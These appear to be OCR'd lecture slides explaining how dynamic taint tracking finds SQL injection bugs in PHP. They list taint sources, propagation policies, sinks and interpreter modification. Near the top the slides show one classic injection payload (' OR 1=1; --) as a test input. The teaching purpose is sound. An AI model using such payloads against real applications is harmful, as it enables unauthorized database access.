


Testing Input:

Id: ' OR 1=1; --

Execute!

Solution: Dynamic Analysis



Dynamic Taint Tracking

- Track information flow from sources to sinks at run-time

- **Identity taint sources**
  - Built-in method calls that gets an user input from external resources
- **Define taint policies**
  - Define how to propagate taint information
- **Identity taint sinks**
  - Check whether tainted values are used at one of the predefined operations.

Dynamic Taint Tracking to Find SQLi Bugs

- Track information flow from sources to sinks at run-time


- **Identity taint sources**
  - $_GET, $_POST

- **Define taint policies**
  - String concatenation: each byte of the resulting value should have a cloned taint info data structure that comes from its predecessor


- **Identity taint sinks**
  - mysql_query

- How to conduct taint tracking?
  - Revise a PHP script interpreter
  - In other cases, revise a execution binary to perform taint tracking

